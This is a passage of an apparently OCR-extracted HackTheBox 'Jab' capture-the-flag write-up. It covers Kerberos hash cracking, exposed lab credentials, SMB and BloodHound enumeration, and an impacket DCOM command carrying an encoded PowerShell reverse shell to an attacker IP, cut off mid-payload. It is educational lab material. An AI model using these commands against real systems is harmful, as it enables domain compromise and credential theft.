e8a2576a03fb376db3fdb29b79d397346b8d8c13e4192e3cae4cd1bba2dfb174dd3546bbbd4951e4d0ab5
→  Jab _
```


Now, let's use hashcat to crack these hases

SHELL


```
sudo hashcat -m 18200 hashes.asreproast
/usr/share/wordlists/rockyou.txt -r
/usr/share/hashcat/rules/best64.rule --force
```

```
* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => s

Session..........: hashcat
Status...........: Running
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: hashes.asreproast
Time.Started.....: Sat Apr  6 08:43:58 2024, (2 mins, 45 secs)
Time.Estimated...: Sat Apr  6 09:31:40 2024, (44 mins, 57 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Mod........: Rules (/usr/share/hashcat/rules/best64.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1156.2 kH/s (7.76ms) @ Accel:64 Loops:77 Thr:1 Vec:8
Recovered........: 0/3 (0.00%) Digests (total), 0/3 (0.00%) Digests (new), 0/3 (0.00%) Salts
Progress.........: 195227648/3313552935 (5.89%)
Rejected.........: 0/195227648 (0.00%)
Restore.Point....: 845056/14344385 (5.89%)
Restore.Sub.#1...: Salt:0 Amplifier:0-77 Iteration:0-77
Candidate.Engine.: Device Generator
Candidates.#1....: nakhont -> nnnnnn
Hardware.Mon.#1..: Util:100%

$krb5asrep$23$jmontgomery@jab.htb@JAB.HTB:72f94bb4e619ffcd783d1798d977751a$51cbf6a68e8c9bc222ebe15504b8ffbd9df
1a58746dac9bdd64038da3372dd6ea3bc8a6ba3e35a5c89e77cfe0b73596964d6af8a1b27f36bd7b5d5767fba2e62fa1195fcf08358769
472ccf43896cb8a4afc5ce0fa07841431e2dacfeb120a35fff075c6a76eccb5b16706125b51766cc9b0a11fdff49a3f6708f6287d3a6ff
878450c7c74b5151e5987ebe655c9112213f585ec77d93d919a43257b6f75ab56f746140c87c1a8a921bf909f0e91e2391907678245c48
c966a658b4955de98278edc8d991f4f58679e7da3d6f8d5a433a4aa49cfaaef00e7c3d15f2381a205246788:Midnight_121
Approaching final keyspace - workload adjusted.
```


We got The password of *jmontgomery*:*Midnight_121*
Now Get back to pidgin And login using those Creds



After Login Search for Rooms Again . Found `Pentest2003`



Joining That Room Gives You The Password of `svc_openfire`



Let's begin enumerating the shares to see if we can find anything interesting to abuse since we have valid domain user account , we don't need to try Null Session

```shell
smbmap -u 'svc_openfire' -p '!@#$%^&*(1qazxsw' -H 10.10.11.4
```

```
→  Jab smbmap -u 'svc_openfire' -p '!@#$%^&*(1qazxsw' -H 10.10.11.4

    SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.10.11.4:445  Name: dc01.jab.htb            Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
→  Jab _
```

We can see only read access on default shares, not too much interesting
Now let's use `bloodhound` to see if we can find any simple way to the DC.
so let's invoke bloodhound Ingestor to collect info's about our target domain.

SHELL

```
bloodhound-python -u 'svc_openfire' -p '!@#$%^&*(1qazxsw' -d
jab.htb -dc DC01.jab.htb -c all -ns 10.10.11.4
```

```
WARNING: Could not resolve: HK-0652.jab.htb: The resolution lifetime expired after 3.106 seconds: Server Do53:
10.10.11.4@53 answered The DNS operation timed out.
INFO: Querying computer: HK-0643.jab.htb
INFO: Querying computer: HK-0642.jab.htb
WARNING: Could not resolve: HK-0651.jab.htb: The resolution lifetime expired after 3.104 seconds: Server Do53:
10.10.11.4@53 answered The DNS operation timed out.
INFO: Querying computer: HK-0641.jab.htb
WARNING: Could not resolve: HK-0650.jab.htb: The resolution lifetime expired after 3.104 seconds: Server Do53:
10.10.11.4@53 answered The DNS operation timed out.
INFO: Querying computer: HK-0640.jab.htb
WARNING: Could not resolve: HK-0649.jab.htb: The resolution lifetime expired after 3.101 seconds: Server Do53:
10.10.11.4@53 answered The DNS operation timed out.
INFO: Querying computer: HK-0639.jab.htb
WARNING: Could not resolve: HK-0648.jab.htb: The resolution lifetime expired after 3.102 seconds: Server Do53:
10.10.11.4@53 answered The DNS operation timed out.
WARNING: Could not resolve: HK-0647.jab.htb: The resolution lifetime expired after 3.104 seconds: Server Do53:
10.10.11.4@53 answered The DNS operation timed out.
WARNING: Could not resolve: HK-0646.jab.htb: The resolution lifetime expired after 3.103 seconds: Server Do53:
10.10.11.4@53 answered The DNS operation timed out.
WARNING: Could not resolve: HK-0645.jab.htb: The resolution lifetime expired after 3.102 seconds: Server Do53:
10.10.11.4@53 answered The DNS operation timed out.
WARNING: Could not resolve: HK-0644.jab.htb: The resolution lifetime expired after 3.102 seconds: Server Do53:
10.10.11.4@53 answered The DNS operation timed out.
WARNING: Could not resolve: HK-0642.jab.htb: The resolution lifetime expired after 3.103 seconds: Server Do53:
10.10.11.4@53 answered The DNS operation timed out.
WARNING: Could not resolve: HK-0643.jab.htb: The resolution lifetime expired after 3.104 seconds: Server Do53:
10.10.11.4@53 answered The DNS operation timed out.
WARNING: Could not resolve: HK-0641.jab.htb: The resolution lifetime expired after 3.104 seconds: Server Do53:
10.10.11.4@53 answered The DNS operation timed out.
WARNING: Could not resolve: HK-0640.jab.htb: The resolution lifetime expired after 3.104 seconds: Server Do53:
10.10.11.4@53 answered The DNS operation timed out.
WARNING: Could not resolve: HK-0639.jab.htb: The resolution lifetime expired after 3.102 seconds: Server Do53:
10.10.11.4@53 answered The DNS operation timed out.
INFO: Done in 04M 14S
→  Jab ls
20240406081456_computers.json   20240406081456_gpos.json    20240406081456_users.json  kerbrute.out
20240406081456_containers.json  20240406081456_groups.json  hashes.asreproast          nmap
20240406081456_domains.json     20240406081456_ous.json     kerbrute                   usernames.txt
→  Jab _
```

Now let's compress our json file into zip and then let's use bloodhound to see the data

```
➜  Jab ls
20240406081456_computers.json   20240406081456_gpos.json    20240406081456_users.json  kerbrute.out
20240406081456_containers.json  20240406081456_groups.json  hashes.asreproast          nmap
20240406081456_domains.json     20240406081456_ous.json     kerbrute                   usernames.txt
➜  Jab mkdir bloodhound
➜  Jab mv *.json /home/kali/HTB/boxes/Jab/bloodhound
➜  Jab ls bloodhound
20240406081456_computers.json   20240406081456_gpos.json    20240406081456_users.json
20240406081456_containers.json  20240406081456_groups.json
20240406081456_domains.json     20240406081456_ous.json
➜  Jab _
```

SHELL

```
zip -r bloodhound.zip bloodhound
```

```
➜  Jab zip -r bloodhound.zip bloodhound
  adding: bloodhound/ (stored 0%)
  adding: bloodhound/20240406081456_computers.json (deflated 99%)
  adding: bloodhound/20240406081456_ous.json (deflated 96%)
  adding: bloodhound/20240406081456_users.json (deflated 98%)
  adding: bloodhound/20240406081456_groups.json (deflated 96%)
  adding: bloodhound/20240406081456_gpos.json (deflated 85%)
  adding: bloodhound/20240406081456_containers.json (deflated 95%)
  adding: bloodhound/20240406081456_domains.json (deflated 76%)
➜  Jab ls
bloodhound  bloodhound.zip  hashes.asreproast  kerbrute  kerbrute.out  nmap  usernames.txt
➜  Jab _
```

SHELL


```
sudo neo4j start
```

```
➜  Jab sudo neo4j start
[sudo] password for kali:
Directories in use:
home:         /usr/share/neo4j
config:       /usr/share/neo4j/conf
logs:         /etc/neo4j/logs
plugins:      /usr/share/neo4j/plugins
import:       /usr/share/neo4j/import
data:         /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:     /usr/share/neo4j/licenses
run:          /var/lib/neo4j/run
Starting Neo4j.
Started neo4j (pid:122914). It is available at http://localhost:7474
There may be a short delay until the server is ready.
➜  Jab _
```


SHELL

```
bloodhound
```


Now we can do a lot but let's keep it simple
Since we own the `svc_openfire` account service we can start with making it as starting point & Owned.




We already know our path: we want to find a way to compromise the DC so let’s search for potential ways leading to the DC computer



We found a simple and direct path from our compromised user to the DC with `ExecuteDcom` , we can read more about this via BloodHound help



DCOM (Distributed Component Object Model) it's simply a programming construct that allows a computer to run programs over the network on a different computer as if the program was running locally.
So we can take advantage of this and execute some commands on DC computer, for this we can use Impacket's tools to get RCE on DC by sending some ping request from DC computer to our box and exploit this as PoC.
First let's generate a powershell payload through revhsells.com



Now let's exploit this to gain shell

SHELL

```
impacket-dcomexec 'jab.htb/svc_openfire:!@#$%^&*
(1qazxsw@dc01.jab.htb' 'powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB
lAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoAC
IAMQAwAC4AMQAwAC4AMQA0AC4AMQAyADMAIgAsADYANgA1ADgAKQA7ACQAcwB0AHIAZ
QBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7
AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADU
AfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQ
AuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMA
GUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgA
